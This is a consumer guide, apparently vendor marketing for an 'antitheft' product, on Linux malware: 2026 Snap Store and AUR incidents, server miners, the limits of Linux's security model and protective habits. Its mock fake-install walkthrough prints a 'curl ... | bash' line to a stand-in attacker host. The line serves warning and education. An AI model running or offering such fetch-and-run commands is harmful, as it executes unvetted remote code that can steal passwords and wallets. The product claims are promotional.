Can Linux get malware? Do you need antivirus on Linux?
Can Linux get malware? Yes: hijacked Snap apps, poisoned AUR packages and server miners hit Linux in 2026. What is real, and whether you need antivirus.
Can Linux get malware? Yes. The belief that it cannot is a leftover from a time when few attackers cared about Linux desktops, and it is the belief that makes people paste an install command without a second look. Do you need antivirus on Linux? On a desktop, usually not as your main defence, and the reasons are below.
This guide covers what happened on Linux in the last year, what Linux's security model does and does not protect, the one walkthrough that shows how a Linux desktop actually gets robbed, and what to do about it on a laptop and on a server.
Can Linux get viruses and malware?
Linux gets malware every year, and 2026 gave clear examples on desktops, in software repositories and on servers. These are the ones with a named, dated source:
- Snap Store, January 2026. Alan Pope, a longtime Ubuntu contributor, reported that attackers were registering the expired domains of old Snap publishers, resetting the password on the linked account and pushing malicious updates to apps people already had installed. According to Help Net Security, the snaps harvested wallet recovery phrases and sent them to the attackers. Canonical removed them.
- Arch User Repository, June 2026. Arch announced "a high volume of malicious package adoptions and updates." Linuxiac reported commits that added npm commands to packages that have nothing to do with npm, which run when you install. Arch's notice gives no total, and press counts range from over 400 to over 1,500 packages. In August, Arch disabled package adoption again after a further wave, according to Open Source For You. Linuxiac reported that the official repositories were not affected.
- React2Shell backdoor, December 2025. Huntress described PeerBlight, a Linux backdoor installed through the React Server Components flaw CVE-2025-55182. It added a systemd service with a name made to look normal and disguised its process as a kernel thread.
- Langflow miner, March to April 2026. Trend Micro traced a Monero miner to a flaw in Langflow, an AI workflow tool. One web request was enough to make the server download and run a script. Cron entries brought the miner back every five minutes.
- Linux stealers for developer machines, 2026. Trend Micro described a Linux implant, reported by BleepingComputer in May, that collects SSH keys and browser credentials and persists through seven mechanisms including XDG autostart, cron and
.bashrcinjection. Check Point described VoidLink in January, a Linux framework that gathers SSH keys, browser credentials and cookies, and tokens. Trend gave no details of real attacks, and VoidLink is aimed mostly at cloud environments, so read them as proof of capability, not as a mass campaign.
None of these is a file-infecting virus. They are the same kinds of thing that rob Windows users: a fake or hijacked program, a poisoned package, a pasted command, an exposed service. That is the real answer to "can Linux get viruses": the old kind is rare, the modern kind is not.
Is Linux more secure than Windows and macOS?
Linux is more careful about the system than about you: changing the system needs your admin password, and most software comes from repositories your distribution maintains, but a program you start can still read everything you can.
Part of the safe feeling is also numbers. Fewer people use Linux on a desktop, so fewer attacks are written for it. That is a comfort, not a protection, and it fades quickly for anyone who runs a server, writes code or holds crypto, because those people are targeted on purpose.
The part that does protect you is real. You are not an administrator all day. System files sit behind sudo. Package managers install from known sources. Ubuntu, for one, installs and loads AppArmor by default, which restricts programs that have a profile to the files and privileges that profile allows.
The part that does not protect you is the next section.
What does Linux protect, and what does it leave open?
Linux protects the system and other users from you, but it does not protect you from the programs you run: every program started as you gets all of your files.
Researchers describe the same gap in browsers on every desktop system: an arXiv study from April 2025 found that, apart from Tor Browser, the major browsers keep sensitive data in the user's home directory with little or no protection against another process running as that user.
Two Linux tools narrow the gap, and both have limits. AppArmor confines the programs that have a profile, so a new program you download has none. Flatpak sandboxes apps, but its own documentation warns that broad permissions such as access to the whole home folder weaken the isolation, and many apps ask for them. Whether your browser or wallet is confined from other programs depends on how it was installed.
How does malware get onto a Linux computer?
Malware gets onto Linux through things you install or paste, not through an email attachment you open, and the four routes below cover almost every case above.
- A pasted install command. Installing with a one-line
curl ... | bashis normal in Linux, which is why a fake page can ask for it. Push Security documented fake install guides for a developer tool, pushed through Google Ads, in March 2026. Its report covered macOS and Windows, not Linux, but the trick ports directly. Hunt.io reported in May 2025 an early fake-CAPTCHA page with a Linux flow: a "verify" button copied a command and asked the visitor to paste it in a run dialog. Its payload only opened an image, so it was a test run, not a working attack. See fake CAPTCHA scams and is curl | bash safe. - A package from a source nobody reviews. The AUR and any third-party repository, PPA or store account run on trust in a maintainer. A trusted name can change hands, as the Snap Store case showed.
- A poisoned developer package. An npm or PyPI package can run code at install time. See supply chain attacks and how to check an npm package.
- Cracked software and fake apps. A "free" copy of a paid tool, or a fake wallet app. See cracked software and fake crypto wallet apps.
How a copy-paste install line empties a Linux browser profile
A one-line install from the wrong page runs as you, so it can read exactly what you can: your browser profile, your wallet and your keys.
The walkthrough below is made up (the tool, the page and the address do not exist) and is built on the pattern Push Security described for fake install guides.


- 1You search for how to install a toolThe top result is an ad. Attackers buy the spot above the real site.install zerkit linuxAllImagesVideosNewsZerkit-getzerkit-get.example/linuxSponsored1Zerkit for Linux: official installInstall in one command. Works on Ubuntu, Debian, Fedora.Docsdocs.zerkit.exampleZerkit documentationInstallation, configuration and usage.
- 1A paid ad, not the project's own site
- 2The page gives you one line to pasteIt looks like every install page you have used. The address is the only clue.
Install Zerkit on Linux
Open a terminal and paste this line:
curl -fsSL hxxps://zerkit-get.example/i | bash2Copy command- 1Not the project's own address
- 2Runs whatever the server sends, at once, as you
- 3It runs, and it looks like a normal installThe visible part may even work. A second script runs behind it.Windows PowerShellTerminalTerminal
PS C:\Users\you>you@MacBook ~ %you@laptop:~$curl -fsSL hxxps://zerkit-get.example/i | bash
Installing zerkit 2.4.1 ...
Done. Run: zerkit --help1
- 1Nothing on screen tells you what else ran
- dangerIt reaches for what your browser keepsIt runs as you, so Linux sees nothing unusual in it.
What the stealer takes from you
- Every saved passwordEmail, bank, exchange, socials
- Your logged-in sessionsAccounts open without a password or 2FA code
- Your crypto walletsGone for good: a blockchain transfer cannot be undone
All of it in seconds. You find out days later.
With antitheft
With antitheft, only your browser opens your browser's passwords
- Caught the moment it reaches for your passwords or wallets
- On Linux refused before the file opens, on Windows and macOS stopped right after
- Even the most advanced malware, the kind no antivirus has seen yet
- Touched
 Mozilla Firefox - Saved passwords
- Type
- Storage access
Keep stealers out of your passwords and wallets
- Guards passwords, browser logins and wallets
- Stops malware your antivirus misses
- On Windows, macOS and Linux
On Linux the antitheft app works from one rule: only the app that owns your browser passwords, logins, session cookies and wallet files may open them, and every other program is refused before the file opens, including one nobody has seen before. That covers Chrome, Chromium, Firefox, Brave, Vivaldi and Opera. On Windows and macOS antitheft stops any other program the moment it touches them.
A script reaches for more than browser data: SSH keys, cloud and git tokens and .env files. antitheft's Activity view shows you which programs read them. Rotate them if you ran something you should not have. antitheft does not stop you from typing a recovery phrase into a fake app, or approving a bad transaction, because there you do the giving yourself. For those, the habits below are the defence.
Do I need antivirus on Linux?
On a Linux desktop an antivirus is optional, and it is not what stops the threats above: a scanner knows malware that someone has already seen, while a stealer pasted in this week is new.
That is not an argument against scanners. ClamAV, the best-known free one on Linux, describes itself as built especially for scanning mail on gateways, and not a traditional endpoint security suite. It can scan on demand, and on modern Linux it can also scan on access, though that depends on your kernel having fanotify permission support, which some distributions disable. Then it only reports.
A scanner earns its place in three cases:
- You send or share files with people on Windows, and want to avoid passing a known infection along.
- You run a mail server or a file server that other computers use.
- You want a second opinion on one suspicious download before you run it.
Do not treat a clean scan as proof of safety, and do not let a scanner replace the habits below. antitheft is not an antivirus: it does not scan for or remove malware. It sits next to a scanner, and its job is narrower: a program running as you still cannot open your browser passwords, cookies or wallet files.
What about Linux servers?
Linux servers are attacked far more directly than desktops, because a flaw in an exposed service gives an attacker a shell without anyone clicking anything.
The Langflow and React2Shell cases above followed that pattern. A public web app had a flaw, one request ran a script, and the attacker left a miner or a backdoor behind with persistence so it would come back. Patching exposed software quickly is the main defence, and the second is knowing when something starts that should not.
For power usersHow a server miner or backdoor usually stays alive
The sources above describe the same few persistence tricks. Trend Micro's Langflow miner re-downloaded itself from a cron job every five minutes and from a shell loop every minute, and killed rival miners. Huntress's PeerBlight added a systemd service named like a system component and showed up as [ksoftirqd]. Trend's developer implant uses seven mechanisms, including LD_PRELOAD, systemd, crontab, init.d scripts, XDG autostart and .bashrc. A new cron line, a new unit you did not write, a process in /tmp or /var/tmp and a CPU that is busy while the server is idle are the places to look.
On a desktop, a backdoor running as you meets the same rule as a stealer: it cannot open your browser passwords, cookies or wallet files, and antitheft's Activity view shows you which programs read your SSH keys and tokens.
How to protect a Linux computer from malware
The best protection for a Linux computer is to control where software comes from and what a program you run can touch.
- Install from your distribution's official repositories first. Linuxiac reported that the June 2026 incident affected only the AUR. Treat the AUR, PPAs and third-party repositories as software from strangers.
- Read the PKGBUILD and
.installfiles before you build from the AUR, and look again at every update. An npm command in a package that has no reason to use npm is a red flag. - Do not install an old snap or repository package on trust. A long install history does not prove the publisher still owns it.
- Never paste a command from a page you reached through an ad or a "verify" box. Go to the project's own site, from your bookmarks or its repository, and download the script first to read it.
- Keep wallet recovery phrases off the computer. No Linux app, genuine or fake, ever needs you to type one into a website. See what is an infostealer.
- Give sandboxed apps the least access they need. With Flatpak, avoid granting the whole home folder unless the app truly needs it.
- Use a second factor and a password manager. A stolen cookie or password does less damage when sign-in needs more than one of them.
- Patch exposed services quickly, close ports you do not use and keep SSH to keys.
- Install antitheft so unknown programs cannot open your browser passwords, cookies or wallets. It runs on Linux.
How to tell if my Linux machine is infected
A Linux machine that is infected often looks normal, so check the places malware uses to stay: running processes, startup entries and outbound connections.
Signs that point to trouble are a fan or CPU that is busy at idle, a process you cannot account for, a startup entry or cron line you did not write, a browser that signs you out of accounts, and logins or transfers you did not make. A single sign proves little. Several together are a reason to act.
For power usersFive checks on a Linux computer
ps aux --sort=-%cpu | head shows what is using the processor. ss -tupn lists open connections and the program behind each. crontab -l shows your scheduled jobs. ls ~/.config/autostart lists your desktop autostart entries. systemctl --user list-unit-files --state=enabled lists your enabled user services. Look for names you do not recognise, programs in /tmp or hidden folders, and regular calls to an address you do not know. Browser and updater traffic is normal.
What to do if you ran something you should not have
If you pasted a command or installed a package you now doubt, act as if your passwords were read, and start with the accounts, not the computer.
- Disconnect the machine from the network.
- From another device, change your email password first, then banks, exchanges and anything else that matters, and sign out of every session.
- Move crypto to a new wallet created on a clean device if a wallet or seed phrase lived on this machine.
- Rotate SSH keys, cloud and git tokens and anything in a
.envfile. The script could read them, so treat them as exposed until you have replaced them. - Back up your files, then reinstall the system. On Linux a reinstall is the one fix you can trust after a stealer ran.
- Read the full checklist in what to do if your passwords were stolen by malware.
After the reinstall, keep what an unknown program can open small. That is the narrow job the antitheft app does, and the one a scanner cannot do for a program it has never seen.
Questions people ask
Can Linux get viruses?
Yes. Classic file-infecting viruses are rare on Linux, but malware in general is not: in 2026 hijacked Snap Store apps stole wallet recovery phrases, hundreds of poisoned packages hit the Arch User Repository, and unpatched Linux servers were turned into cryptocurrency miners and backdoors. Linux is harder to infect by accident than most systems, not immune.
Do I need antivirus on Linux?
On a personal Linux desktop, an antivirus is optional, not the main defence. The threats above are mostly things you run yourself (a pasted install command, a package from a user repository) or flaws in an exposed server, and signature scanning only catches malware someone has already seen. An on-demand scanner such as ClamAV is worth having if you pass files to Windows users or run a mail server. What matters more is where you install from, and what a program you run is allowed to read.
Do I need antivirus on Ubuntu?
Not by default, but Ubuntu is not exempt from malware. Ubuntu ships AppArmor, which confines programs that have a profile, and its Snap Store was used in 2026 to push wallet-stealing updates after attackers took over expired publisher domains. Install from the official archive first, treat any other source with suspicion, and never paste a command from a page you do not trust.
Is Linux safer than Windows or macOS?
Linux is harder to attack by accident in some ways: you normally need your admin password to change the system, and most software comes from repositories your distribution maintains. It is not safer in the way that matters for passwords, because any program you start can read your own files, including your browser's saved passwords and cookies. Fewer attacks target Linux desktops, which is a comfort of numbers, not a protection.
Can Linux malware steal my browser passwords and crypto wallet?
Yes. Security researchers described Linux malware in 2026 that collects browser credentials, SSH keys and cloud tokens, and fake wallet apps in the Snap Store that sent recovery phrases to attackers. The antitheft app makes sure only the app that owns your browser passwords, cookies and wallet files can open them, on Linux too. It does not stop you typing a recovery phrase into a fake app.
Are the AUR and the Snap Store safe?
They are safer when you know their limits. The AUR is user-submitted and unreviewed, so you read the PKGBUILD before you build, and Linuxiac reported that the June 2026 incident affected only the AUR, not the official Arch repositories. In the Snap Store, an old trusted app can change hands when its publisher's domain expires, so a long install history is not proof of safety.
Does antitheft work on Linux, and does it replace ClamAV?
antitheft runs on Linux, Windows and macOS. It does not replace a scanner: antitheft is not an antivirus and does not scan for or remove malware. It sits next to one. On Linux it makes sure that a new, unknown program running as you still cannot open your browser passwords, cookies or wallet files; on Windows and macOS it stops such a program the moment it touches them.
the short version
Yes, Linux can get malware, and in 2026 it did: hijacked Snap Store apps stole wallet recovery phrases, hundreds of Arch User Repository packages were poisoned, and exposed Linux servers were turned into miners and backdoors. Linux protects the system, not your own files: any program you start can read your browser passwords and wallet. An antivirus is optional on a desktop. Install from your distribution first, read before you paste, and keep passwords where only the owning app can open them.
sources
- Arch Linux news: Active AUR malicious packages incident (Jun 2026)
- Linuxiac: Arch Linux AUR malware campaign hits multiple user-contributed packages (Jun 2026)
- GamingOnLinux: The Arch Linux AUR had over 400 packages compromised with malware (Jun 2026)
- Open Source For You: Malware wave forces Arch Linux to suspend AUR package adoptions (Aug 2026)
- Help Net Security: Linux users targeted by crypto thieves via hijacked apps on Snap Store (Jan 2026)
- Huntress: PeerBlight Linux backdoor exploits React2Shell (CVE-2025-55182) (Dec 2025)
- Trend Micro: From Langflow to Monero, inside the CVE-2026-33017 cryptominer (Jun 2026)
- BleepingComputer: New stealthy Quasar Linux malware targets software developers (Trend Micro research) (May 2026)
- The Hacker News: New advanced Linux VoidLink malware targets cloud and container environments (Check Point Research) (Jan 2026)
- BleepingComputer: Fake Claude Code install guides push infostealers in InstallFix attacks (Push Security) (Mar 2026)
- Hunt.io: APT36-linked ClickFix campaign spoofs Indian Ministry of Defence, targets Windows and Linux users (May 2025)
- arXiv: User Profiles, the Achilles' Heel of Web Browsers (Apr 2025)
- Ubuntu Server docs: AppArmor
- Flatpak docs: Sandbox permissions
- ClamAV documentation
- ClamAV documentation: On-Access scanning